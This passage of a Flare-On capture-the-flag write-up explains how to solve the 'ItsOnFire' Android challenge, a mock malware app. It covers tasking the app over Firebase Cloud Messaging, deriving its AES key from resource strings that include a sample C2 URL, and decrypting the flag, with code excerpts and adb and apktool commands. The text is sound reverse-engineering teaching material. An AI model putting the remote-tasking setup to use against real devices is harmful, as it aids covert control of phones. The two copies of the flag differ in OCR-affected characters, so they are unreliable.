
Our rebuilt APK is now ready for tasking by the FCM project. We first install the patched APK on an Android device that has an internet connection. Android Studio provides free options to build various Android virtual devices and with the ability to select different phone types and Android version levels. A Pixel device running Android 11 or 12 works well for this challenge.

Dragging and dropping the APK onto the running virtual device in Android Studio installs the APK. Selecting its icon on the launcher menu executes it. Alternatively, you can execute its main activity using adb and the command below:


- `adb shell am start com.secure.itsonfire/com.secure.itsonfire.MalwareInvadersActivity`

Going back to the new FCM project, we can now task the patched `ItsOnFire.apk` using FCM messages. This can be done using a separate admin server or a console GUI in Firebase. For ease of demonstration, we'll use the console GUI to task it.


1. In our Firebase project, select messaging "create first campaign"




2. Select Notification message




3. Set the notification text and options. The contents here aren't important and the challenge looks for a specific key located within the data portion of the FCM message. Those items are set later.




4. In the target selection box, select the app's name - com.secure.itsonfire. This appears if you registered the app with your new FCM project in the first steps earlier.




5. Schedule sending this notification message for now



6. At this next dialogue box, provide the custom data the challenge is looking for.
    a. `ItsOnFire.apk` looks for a key named "`my_custom_key`" within the data portion of the FCM message
    b. The value of "`my_custom_key`" is a day of the week in lowercase. This value tasks it to execute a specific command
    c. For the first command, we'll enter in "Monday"




7. Review the notification message and publish it, as shown below:



Solve Dynamically Method: Command Handler Actions


Upon receipt of the FCM message delivered by the new FCM project, the challenge creates a notification on the device with the title “Notification!” and body “Best Day of the Week?”. When the notification is opened by the user, it executes the functionality based on the command value in “`my_custom_key`”. A screenshot of a notification is shown below:

1) Command 1 – monday:
    a. This opens the phone dialer and prompts the user to call Jenny. The mystery of the number's area code is also solved.




2) Command 2 – tuesday:
    a. This decrypts an image and prompts the user to open it. The image asks a very serious question but the answer is obviously #2.


3) Command 4 – thursday
    a. This opens up Google Maps in street view mode and shows an interesting group of pigeons commuting to work:



4) Command 5 - friday
    a. This command broadcasts an Android deep link to open a page on the Twitter app. Here, Daniel Craig gives us an important reminder:



5) Command 6 – saturday or sunday:
    a. This opens up YouTube and plays an appropriate video:



6) Command 7 – wednesday:
    a. Finally, this command decrypts the flag. It's also the answer to the notification prompt – "Best day of the week?" This decrypts an image and displays it on the phone. The image is the flag for the challenge:

Flag: `YOUr3_ON_F1r3_K33P_6O1N6@flare-on.com`

An important note, there is occasionally a delay between publishing a FCM message using the Firebase console and receipt of that message in the receiving app. The observed delay has been upwards of 5 minutes.

To get a much faster and almost instantaneous message delivery, a separate admin server can be used to task the APK and an Android developer codelab that provides a tutorial of how to set one up is located at the link below. The admin server portion of the codelab takes 15 minutes and it also provides prebuilt server code:
https://firebase.google.com/codelabs/firebase-fcm-topics?hl=en#4

Solve Statically Method: Manually Decrypting the Flag

An alternate method to obtain the flag is analyzing the decryption method that the wednesday command invokes.

The decryption method is obfuscated with ProGuard, its strings are referenced using resource IDs, and the key is derived from embedded resource strings.
The entry method within the decryption class is f.b.f. This method expects to be provided a resource ID by its calling method. When the command wednesday is executed, a resource ID of R.raw.iv is provided to this decryption method. This method first reads the raw resource into memory.
It derives a 16-byte encryption key by performing the following:

- Retrieves two resource strings: R.string.c2 and R.string.w1
  - R.string.c2 = https://flare-on.com/evilc2server/report_token/report_token.php?token=
  - R.string.w1 = wednesday
- R.string.c2 is sliced using its 4th and 10th index
- R.string.w1 is sliced using its 2nd and 5th index
- The two sliced strings are concatenated and its CRC32 checksum is calculated.
- Two of the CRC32 checksum values are concatenated
- The first 16-bytes of the concatenated CRC32 values are returned and used as an AES key
- Below shows the original method that implements the key derivation:

```
private fun getKey(context: Context): String{
    val string1: String = context.getString(R.string.c2)
    val string2: String = context.getString(R.string.w1)
    val keyString = buildString {
        append(string1.subSequence(4, 10))
        append(string2.subSequence(2, 5))
    }
    val halfkey = calculateCRC32(keyString.toByteArray())
    val fullKey = buildString {
        append(halfkey)
        append(halfkey)
    }
    return fullKey.slice(0..15)
}
```

The encrypted data from R.raw.iv is AES decrypted in CBC mode, using this 16-byte key and the initialization vector in the resource string R.string.iv, which is "`abcdefghijklnop`".

The decryption method used by the challenge also highlights the limitations of ProGuard, as the Android SDK's CRC32 and AES libraries and their imported methods are clearly shown among the obfuscated challenge code:

```
private final long a(byte[] bArr) {
    CRC32 crc32 = new CRC32();
    crc32.update(bArr);
    return crc32.getValue();
}

private final byte[] b(String str, byte[] bArr, SecretKeySpec secretKeySpec, IvParameterSpec ivParameterSpec) {
    Cipher cipher = Cipher.getInstance(str);
    cipher.init(2, secretKeySpec, ivParameterSpec);
    byte[] doFinal = cipher.doFinal(bArr);
    Intrinsics.checkNotNullExpressionValue(doFinal, "cipher.doFinal(input)");
    return doFinal;
}
```

The image file is decrypted and written to the Android device in the cache directory as "`playerscore.png`". An intent is created to trigger displaying the decrypted image file. The original source for the f.b.f method is shown below:


```
fun shareDrawable(context: Context, resourceId: Int): Intent {
    val decryptedFile = decryptFile(resourceId, context)
    val photoURI = FileProvider.getUriForFile(context,
context.applicationContext.packageName + context.getString(
                R.string.prdr), decryptedFile)
    val shareIntent = Intent(context.getString(R.string.aias))
    shareIntent.addFlags(Intent.FLAG_ACTIVITY_CLEAR_TASK);
    shareIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    shareIntent.addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION)
    shareIntent.type = context.getString(R.string.mime)
    shareIntent.putExtra(context.getString(R.string.es), photoURI)
    return shareIntent
}
```

This intent is returned to the MessageWorker method. That method creates the notification on the device and when the user opens it, broadcasts the intent on the phone and displays the decrypted image containing the challenge's flag.

The encrypted resource file can manually be extracted by unpacking and disassembling the APK with apktool and the command: "`apktool d ItsOnFire.apk`".

This creates a directory that resembles the original Kotlin source project. The encrypted resource is located in: `ItsOnFire/res/raw/iv.png`

This resource file can then be AES decrypted in CBC mode using the key and iv as described above. This results in the decrypted PNG containing the flag shown below:


Y0Ur3_0N_F1r3_K33P_601N6@flare-on.com